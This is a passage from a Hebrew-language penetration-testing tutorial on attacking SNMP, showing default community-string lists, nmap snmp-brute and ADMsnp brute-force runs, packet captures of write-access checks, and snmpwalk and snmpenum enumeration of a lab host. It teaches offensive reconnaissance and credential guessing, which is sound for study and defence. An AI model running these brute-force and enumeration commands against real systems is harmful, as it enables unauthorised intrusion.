secret, write, test, guest, ilmi, ILMi, system, all, admin, all private,
password, default, riverhead, proxy
```

מה שמעיד על כך שלא חסרות מערכות שמגיעות עם Community Strings דיפולטיביות שיהיה ניתן לנצל לטובתנו, נוכל לנסות להתחבר לשירות SNMP ע"י כלים כמו snmpget, ולהשתמש באחת מהמחרוזות על מנת לקרוא כל אובייקט שנבחר, לדוגמא:

```
snmpget -v2c -c public 10.0.0.3 sysName.0
```

במידה וסיפקנו Community String תקין - נקבל את ערכו של האובייקט ונדע שמצאנו Community String פעיל.



ניחוש Community String בעזרת כלי Brute-Force:

לא מצאנו Community Strings דיפולטיביות? נוכל לנסות לנחש אותן בעזרת שלל כלי ה-Brute-Force הקיימים היום שמיועדות לבצע זאת, אציג מספר דוגמאות:

• SNMP-Brute.nse

ל-nmap קיים סקריפט NSE שמאפשר לנו לנסות לנחש Community Strings מתוך רשימת מחרוזות, על מנת להשתמש בו, נפעיל את nmap באופן הבא:


```
nmap -sVU -p161 --script snmp-brute 10.0.0.3
```

דוגמא לריצה מוצלחת:

```
Starting Nmap 6.01 ( http://nmap.org ) at 2013-02-15 15:59 Jerusalem Standard Time
Nmap scan report for 10.0.0.3
Host is up (0.0010s latency).
PORT      STATE SERVICE VERSION
161/udp   open  snmp      SNMPv1 server (public)
| snmp-brute:
|_  public - Valid credentials
MAC Address: 00:1F:1F:88:17:F4 (Edimax Technology Co.)
Service Info: Host: CP-CC5D19B38AE7

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.64 seconds
```

דוגמא לריצה עוד יותר מוצלחת:



כאשר מריצים את SNMP-Brute בלי לתת לו רשימת מחרוזות ספציפית, הוא ישתמש בקובץ snmpcommunities.lst שנמצא ב-"nselib/data" (במידה והוא לא ימצא שם, הסקריפט ישתמש בקובץ passwords.lst שנמצא באותה התיקיה). על מנת לתת לסקריפט רשימה ספציפית, ניתן להריץ אותו באופן הבא:

```
nmap -sVU -p161 --script snmp-brute 10.0.0.3 --script-args snmp-brute.communitiesdb=c:\list.txt
```


וכמובן, ניתן להריץ אותו על טווח פורטים או על טווח כתובות IP.

• **:ADMsnp**

איפשוהו, בשנת 1999 קבוצת ההאקרים ADM פרסמה מספר "כלי Auditing", אחד מהם הוא ADMsnp. כיום הוא מגיע כחלק מ-BackTrack, אך עדיין ניתן להשיג אותו (ואת שאר הכלים שפורסמו ע"י חברי ADM) מהשרתים של הקבוצה:

<http://adm.freelsd.net/ADM/>

את הכלי פשוט מריצים כנגד המטרה אותה אנו מעוניינים לסרוק:



```


admsnp : ADMsnp
File Edit View Bookmarks Settings Help
root@root:~/pentest/enumeration/snmp/admsnp# ./ADMsnp 10.0.0.3
ADMsnp_beta 0.1 (c) The ADM crew
ftp://ADM.isp.at/ADM/
greetings: !ADM, el8.org, ansia
>>>>>>>> get req name=router id = 2 >>>>>>>>
>>>>>>>> get req name=cisco id = 5 >>>>>>>>
>>>>>>>> get req name=public id = 8 >>>>>>>>
>>>>>>>> get req name=private id = 11 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 12 name = private ret =0 <<<<<<<<<
>>>>>>>> send setrequest id = 12 name = private >>>>>>>>
>>>>>>>> get req name=admin id = 14 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 13 name = private ret =0 <<<<<<<<<
>>>>>>>> get req name=proxy id = 17 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 140 name = private ret =0 <<<<<<<<<
>>>>>>>> get req name=write id = 20 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 140 name = private ret =0 <<<<<<<<<
>>>>>>>> get req name=access id = 23 >>>>>>>>
>>>>>>>> get req name=root id = 26 >>>>>>>>
>>>>>>>> get req name=enable id = 29 >>>>>>>>
>>>>>>>> get req name=all private id = 32 >>>>>>>>
>>>>>>>> get req name= private id = 35 >>>>>>>>
>>>>>>>> get req name=test id = 38 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 39 name = test ret =0 <<<<<<<<<
>>>>>>>> send setrequest id = 39 name = test >>>>>>>>
>>>>>>>> get req name=guest id = 41 >>>>>>>>
<<<<<<<<< rcv snmpd paket id = 40 name = test ret =0 <<<<<<<<<

<!ADM!>      snmp check on 10.0.0.3      <!ADM!>
sys.sysName.0: ADMsnp
name = private write access
name = test readonly access
    
```

ניתן לראות כי הכלי לא רק סורק אחר Community Strings דיפולטיביות אלא גם מנסה לברר מה ההרשאות שניתנו להן. הכלי לוקח רשימת Community Strings מתוך הקובץ snmp.passwords בצורה דיפולטיבית, במידה ונרצה לשנות את הקובץ - להכניס את הנתיב שלו לאחר המתג:

```
-wordfile path\to\our\file
```

אם נרים על המחשב הנתקף Sniffer כמו WireShark למשל, ונפעיל את הכלי מחדש, נוכל לראות בדיוק איך התהליך מתבצע (הפעלתי את WireShark עם הפילטר "snmp").



לאחר הקלטת ריצת הכלי, ניתן לראות כי הוא שולח חבילות "get-request" ומנסה לברר אודות ערכו של sysName.0 / 1.3.6.1.2.1.1.5.0 (האובייקט אשר אחראי לשמור את שמה של המערכת):

No.	Time	Source	Destination	Protocol	Info
98	51.295183	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
99	51.391027	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
100	51.596261	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
101	51.698593	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
102	51.903860	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
103	52.005762	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
104	52.211038	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
105	52.220706	10.0.0.3	10.0.0.4	SNMP	get-response SNMPv2-MIB::sysName.0
106	52.313316	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
107	52.313693	10.0.0.3	10.0.0.4	SNMP	get-response SNMPv2-MIB::sysName.0
108	52.518885	10.0.0.4	10.0.0.3	SNMP	set-request SNMPv2-MIB::sysName.0
109	52.519693	10.0.0.3	10.0.0.4	SNMP	get-response SNMPv2-MIB::sysName.0
110	52.621594	10.0.0.4	10.0.0.3	SNMP	set-request SNMPv2-MIB::sysName.0
111	52.622138	10.0.0.3	10.0.0.4	SNMP	get-response SNMPv2-MIB::sysName.0
112	52.723428	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
113	52.825840	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
114	53.030985	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0
115	53.133378	10.0.0.4	10.0.0.3	SNMP	get-request SNMPv2-MIB::sysName.0

ניתן לראות כי כל חבילת "get-request", משתמשת ב-Community String אחר, לדוגמא:

```

Simple Network Management Protocol
  version: version-1 (0)
  community: router
  data: get-request (0)
    get-request
      request-id: 3
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): unspecified
          object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
            Scalar Instance Index: 0
            unspecified
  
```

```

Simple Network Management Protocol
  version: version-1 (0)
  community: cisco
  data: get-request (0)
    get-request
      request-id: 6
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): unspecified
          object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
            Scalar Instance Index: 0
            unspecified
  
```


במידה והמערכת הנתקפת מחזירה "get-response" לחבילת ה-"get-request", הכלי מבין כי נעשה שימוש ב-Community String תקין, כמו במקרה הבא:

```

Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: get-response (2)
    get-response
      request-id: 12
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): victim
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
          Scalar Instance Index: 0
          SNMPv2-MIB::sysName: victim
    
```

הכלי ינסה לשלוח "set-request" ולתשאל אודות אותו האובייקט על מנת להחליף את ערכו ב-"ADMsnmp" באמצעות אותה Community String:

```

Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: set-request (3)
    set-request
      request-id: -116
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): ADMsnmp
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
          Scalar Instance Index: 0
          SNMPv2-MIB::sysName: ADMsnmp
    
```

לאחר ניסיון החלפת הערך, מתבצע ניסיון קריאה חוזר ע"י "get request" אודות אותו האובייקט על מנת לברר האם ערכו אכן שונה:

```

Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: get-request (0)
    get-request
      request-id: 36
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): unspecified
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
          Scalar Instance Index: 0
          unspecified
    
```

במידה וחוזרת חבילת "get-response" עם הערך החדש ("ADMsnp"), כמו במקרה הבא:

```

Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: get-response (2)
    get-response
      request-id: 39
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): ADMsnp
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
            Scalar Instance Index: 0
            SNMPv2-MIB::sysName: ADMsnp
    
```


הכלי מבין כי ל-Community String שבו הוא השתמש ע"מ לשלוח את ה-"set-response" יש הרשאות כתיבה. לאחר מכן, הכלי שולח "set-request" נוסף, עם אותו Community String על מנת להחזיר את ערכו של האובייקט לקדמותו ועובר ל-Community String הבא...

```

Simple Network Management Protocol
  version: version-1 (0)
  community: private
  data: set-request (3)
    set-request
      request-id: -86
      error-status: noError (0)
      error-index: 0
      variable-bindings: 1 item
        SNMPv2-MIB::sysName.0 (1.3.6.1.2.1.1.5.0): victim
          Object Name: 1.3.6.1.2.1.1.5.0 (SNMPv2-MIB::sysName.0)
            Scalar Instance Index: 0
            SNMPv2-MIB::sysName: victim
    
```

כלי Brute-Force נוספים שניתן להשתמש בהם על מנת לנחש Community String הם:

- ["SNMP Brute Froce Attack"](#) שמגיע כחלק מה-"Engineer's Toolset" של SolarWinds.
- ["SNMP Brute Force Attacker"](#) של Secure Bytes.
- [onesixtyone](#) של Portcullis Labs (הכלי מגיע גם כן כחלק מ-BackTrack).



שליפת מידע

לאחר שמצאנו Community String בהרשאות Read-Only לפחות. נוכל להשתמש בה על מנת לשלוף מידע השמור במערכת. בפרק הקודם ראינו שהכלי ADMsnmp שולח get-request על מנת לבדוק מה שם המערכת אותה אנו תוקפים. נוכל לשלוח בקשות כאלה גם בעצמנו בעזרת כלים כגון snmpget ואחרים.

שליפת ערך OID בודד:

כמו שאמרנו, ניתן לשלוף על ערכו של אובייקט בודד בעזרת snmpget, עלינו לציין את גרסת הפרוטוקול שאנו מעוניינים להשתמש בה, את האובייקט אותו אנו מעוניינים לשלוף וכמובן - את המערכת אותה אנו תוקפים, לדוגמא, אם נרצה לקבל את שם המערכת שנמצאת מאחורי הכתובת 10.0.0.3, נעשה זאת כך:

```
snmpget -v2c -c public 10.0.0.3 sysName.0
```

בעזרת המתג "-v" אנו מציינים את הגרסה, בעזרת המתג "-c" אנו מציינים את ה-Community String שבעזרתה נרצה לתשאל. לאחר מכן נכניס את כתובת ה-IP של המערכת אליה אנו מעוניינים להתחבר, ובסוף - נציין את האובייקט עליו אנו מעוניינים לשלוף.

במידה ועשינו הכל נכון, ואכן קיימת Community String בשם "public" ויש לה הרשאות קריאה, ונקבל את התוצאה הרצויה:

```
SNMPv2-MIB::sysName.0 = STRING: Victim
```

נוכל לשלוף על ערכים נוספים, לדוגמא:

```
snmpget -v2c -c public 10.0.0.3 sysDescr.0
```

יחזיר לנו מידע מפורט על מערכת ההפעלה:


```
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 6 Model 15  
Stepping 13 AT/AT COMPATIBLE  
software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
```

במקרה הנ"ל ניתן לדעת כי מדובר במערכת Windows XP (5.1 = XP), בארכיטקטורת 32bit.

אם נריץ את אותה הבקשה על ציוד תקשורת של Cisco, נקבל תגובה בסגנון הבא:

```
SNMPv2-MIB::sysDescr.0 = STRING: Cisco IOS Software, C2900 Software  
(C2900-UNIVERSALK9-M), Ver 5.1(3)T, RELEASE SOFTWARE (fc1)  
Technical Support: http://www.cisco.com/techsupport  
Copyright (c) 1986-2010 by Cisco Systems, Inc.  
Compiled Mon 15-Nov-10 22:51 by prod_rel_team
```

ועוד.



שליפת מידע רחבית:

שליפה על ערך אחד זה נחמד, אבל אם נרצה לשלוף בצורה נרחבת יותר, שימוש ב-snmppget יהיה קצת מציק. לכן, נוכל להשתמש בכלים כגון snmpwalk או snmpenum על מנת לשלוף בצורה נרחבת יותר.

אם נרצה לשלוף לדוגמא, על כל האובייקטים תחת הטבלה "system" נוכל להשתמש ב-snmppwalk באופן הבא:

```
snmpwalk -v2c -c public 10.0.0.3 system
```

אין טעם להסביר את התחביר - מדובר בתחביר זהה כמו snmpget. אם הכל עבד כשורה, נקבל:

```
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 6 Model 15 Stepping 13  
AT/AT COMPATIBLE - Software: Windows 2000 Version 5.1 (Build 2600 Uniprocessor  
Free)  
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.311.1.1.3.1.1  
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1123501) 3:07:15.01  
SNMPv2-MIB::sysContact.0 = STRING:  
SNMPv2-MIB::sysName.0 = STRING: Victim  
SNMPv2-MIB::sysLocation.0 = STRING:  
SNMPv2-MIB::sysServices.0 = INTEGER: 76
```

דוגמא נוספת: שליפה על הטבלה "tcpConnTable" - תחזיר רשימת כלל חיבורי ה-TCP הפעילים:

```
TCP-MIB::tcpConnState.0.0.0.0.135.0.0.0.0.20565 = INTEGER: listen(2)  
TCP-MIB::tcpConnState.0.0.0.0.445.0.0.0.0.245 = INTEGER: listen(2)  
TCP-MIB::tcpConnState.0.0.0.0.2869.0.0.0.0.61592 = INTEGER: listen(2)  
TCP-MIB::tcpConnState.10.0.0.3.139.0.0.0.0.8310 = INTEGER: listen(2)  
TCP-MIB::tcpConnState.127.0.0.1.1029.0.0.0.0.38942 = INTEGER: listen(2)  
TCP-MIB::tcpConnLocalAddress.0.0.0.0.135.0.0.0.0.20565 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnLocalAddress.0.0.0.0.445.0.0.0.0.245 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnLocalAddress.0.0.0.0.2869.0.0.0.0.61592 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnLocalAddress.10.0.0.3.139.0.0.0.0.8310 = IpAddress: 10.0.0.3  
TCP-MIB::tcpConnLocalAddress.127.0.0.1.1029.0.0.0.0.38942 = IpAddress: 127.0.0.1  
TCP-MIB::tcpConnLocalPort.0.0.0.0.135.0.0.0.0.20565 = INTEGER: 135  
TCP-MIB::tcpConnLocalPort.0.0.0.0.445.0.0.0.0.245 = INTEGER: 445  
TCP-MIB::tcpConnLocalPort.0.0.0.0.2869.0.0.0.0.61592 = INTEGER: 2869  
TCP-MIB::tcpConnLocalPort.10.0.0.3.139.0.0.0.0.8310 = INTEGER: 139  
TCP-MIB::tcpConnLocalPort.127.0.0.1.1029.0.0.0.0.38942 = INTEGER: 1029  
TCP-MIB::tcpConnRemAddress.0.0.0.0.135.0.0.0.0.20565 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemAddress.0.0.0.0.445.0.0.0.0.245 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemAddress.0.0.0.0.2869.0.0.0.0.61592 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemAddress.10.0.0.3.139.0.0.0.0.8310 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemAddress.127.0.0.1.1029.0.0.0.0.38942 = IpAddress: 0.0.0.0  
TCP-MIB::tcpConnRemPort.0.0.0.0.135.0.0.0.0.20565 = INTEGER: 20565  
TCP-MIB::tcpConnRemPort.0.0.0.0.445.0.0.0.0.245 = INTEGER: 245  
TCP-MIB::tcpConnRemPort.0.0.0.0.2869.0.0.0.0.61592 = INTEGER: 61592  
TCP-MIB::tcpConnRemPort.10.0.0.3.139.0.0.0.0.8310 = INTEGER: 8310  
TCP-MIB::tcpConnRemPort.127.0.0.1.1029.0.0.0.0.38942 = INTEGER: 38942
```

במידה ונריץ את snmpwalk ולא נציין טבלה ספציפית, תתבצע שליפה על כלל האובייקטים השמורים במערכת, נתונים שנוכל לקבל יהיו:

- מידע אודות מערכת ההפעלה (דגם, גרסה, ארכיטקטורה וכו', זמן ריצה).
- מידע אודות ה-Interface-ים הקיימים במערכת (יצרן, כתובות IP, כתובות MAC הגדרות וכו').
- מידע אודות חיבורי הרשת הפעילים במערכת (חיבורי TCP, כתובות יעד, פורטים וכו').
- מידע אודות טבלאות הניתוב.
- מידע אודות כוננים המותקנים במערכת (שמות, נפחים, נפחים בשימוש).
- מידע אודות התקנים, פורטים, רכיבי חומרה, מזהים וכו'.
- מידע אודות תהליכים הפעילים במערכת (שמות, נתיבי ריצה, PID וכו').
- מידע אודות Service-ים המותקנים במערכת, תוכנות המותקנות ועוד.

דוגמא לפלט ריצה:

```
Administrator: C:\Windows\system32\cmd.exe
C:\Tools\netSnmp\bin>snmpwalk -v2c -c public 10.0.0.3
SNMPv2-MIB::sysDescr.0 = STRING: Hardware: x86 Family 6 Model 15 Stepping 13 AT/AT COMPATIBLE
ware: Windows 2000 Version 5.1 (Build 2600 Uniprocessor Free)
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.311.1.1.3.1.1
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (1026771) 2:51:07.71
SNMPv2-MIB::sysContact.0 = STRING:
SNMPv2-MIB::sysName.0 = STRING: Victim
SNMPv2-MIB::sysLocation.0 = STRING:
SNMPv2-MIB::sysServices.0 = INTEGER: 76
IF-MIB::ifNumber.0 = INTEGER: 2
IF-MIB::ifIndex.1 = INTEGER: 1
IF-MIB::ifIndex.2 = INTEGER: 2
IF-MIB::ifDescr.1 = STRING: MS TCP Loopback interface
IF-MIB::ifDescr.2 = STRING: AMD PCNET Family PCI Ethernet Adapter - Packet Scheduler Miniport
IF-MIB::ifType.1 = INTEGER: softwareLoopback(24)
IF-MIB::ifType.2 = INTEGER: ethernetCsmacd(6)
IF-MIB::ifMtu.1 = INTEGER: 1520
IF-MIB::ifMtu.2 = INTEGER: 1500
IF-MIB::ifSpeed.1 = Gauge32: 100000000
IF-MIB::ifSpeed.2 = Gauge32: 1000000000
IF-MIB::ifPhysAddress.1 = STRING:
IF-MIB::ifPhysAddress.2 = STRING: 0:c:29:15:0:f
IF-MIB::ifAdminStatus.1 = INTEGER: up(1)
IF-MIB::ifAdminStatus.2 = INTEGER: up(1)
IF-MIB::ifOperStatus.1 = INTEGER: up(1)
IF-MIB::ifOperStatus.2 = INTEGER: up(1)
IF-MIB::ifLastChange.1 = Timeticks: (0) 0:00:00.00
IF-MIB::ifLastChange.2 = Timeticks: (0) 0:00:00.00
IF-MIB::ifInOctets.1 = Counter32: 3816
IF-MIB::ifInOctets.2 = Counter32: 1342605
IF-MIB::ifInUcastPkts.1 = Counter32: 50
IF-MIB::ifInUcastPkts.2 = Counter32: 3712
IF-MIB::ifInNUcastPkts.1 = Counter32: 0
IF-MIB::ifInNUcastPkts.2 = Counter32: 6307
IF-MIB::ifInDiscards.1 = Counter32: 0
IF-MIB::ifInDiscards.2 = Counter32: 0
IF-MIB::ifInErrors.1 = Counter32: 0
IF-MIB::ifInErrors.2 = Counter32: 0
IF-MIB::ifInUnknownProtos.1 = Counter32: 0
IF-MIB::ifInUnknownProtos.2 = Counter32: 0
IF-MIB::ifOutOctets.1 = Counter32: 3816
IF-MIB::ifOutOctets.2 = Counter32: 465184
IF-MIB::ifOutUcastPkts.1 = Counter32: 50
IF-MIB::ifOutUcastPkts.2 = Counter32: 3691
IF-MIB::ifOutNUcastPkts.1 = Counter32: 0
IF-MIB::ifOutNUcastPkts.2 = Counter32: 500
IF-MIB::ifOutDiscards.1 = Counter32: 0
IF-MIB::ifOutDiscards.2 = Counter32: 0
IF-MIB::ifOutErrors.1 = Counter32: 0
IF-MIB::ifOutErrors.2 = Counter32: 0
IF-MIB::ifOutQLen.1 = Gauge32: 0
```


הכלי snmpenum הינו סקריפט פרל המבצע שליפות נרחבות על פי קובץ עם מספר OIDs שהוא מקבל, הכלי מגיע עם מספר קבצי OID המתאימים למערכות Linux, Windows ו-Cisco, דוגמא לקובץ המגדיר את השליפה ל-Windows נראה כך:

Windows RUNNING PROCESSES	1.3.6.1.2.1.25.4.2.1.2
Windows INSTALLED SOFTWARE	1.3.6.1.2.1.25.6.3.1.2
Windows SYSTEM INFO	1.3.6.1.2.1.1.1
Windows HOSTNAME	1.3.6.1.2.1.1.5
Windows DOMAIN	1.3.6.1.4.1.77.1.4.1
Windows UPTIME	1.3.6.1.2.1.1.3
Windows USERS	1.3.6.1.4.1.77.1.2.25
Windows SHARES	1.3.6.1.4.1.77.1.2.27
Windows DISKS	1.3.6.1.2.1.25.2.3.1.3
Windows SERVICES	1.3.6.1.4.1.77.1.2.3.1.1
Windows LISTENING TCP PORTS	1.3.6.1.2.1.6.13.1.3.0.0.0.0
Windows LISTENING UDP PORTS	1.3.6.1.2.1.7.5.1.2.0.0.0.0

ההבדל הבולט ב-snmpenum שמיידך אותו מ-snmpwalk הוא הצגת המידע, snmpenum מציג את המידע המוחזר בצורה נוחה ומסודרת תחת כותרות וכו'. את הכלי מריצים כך:

```
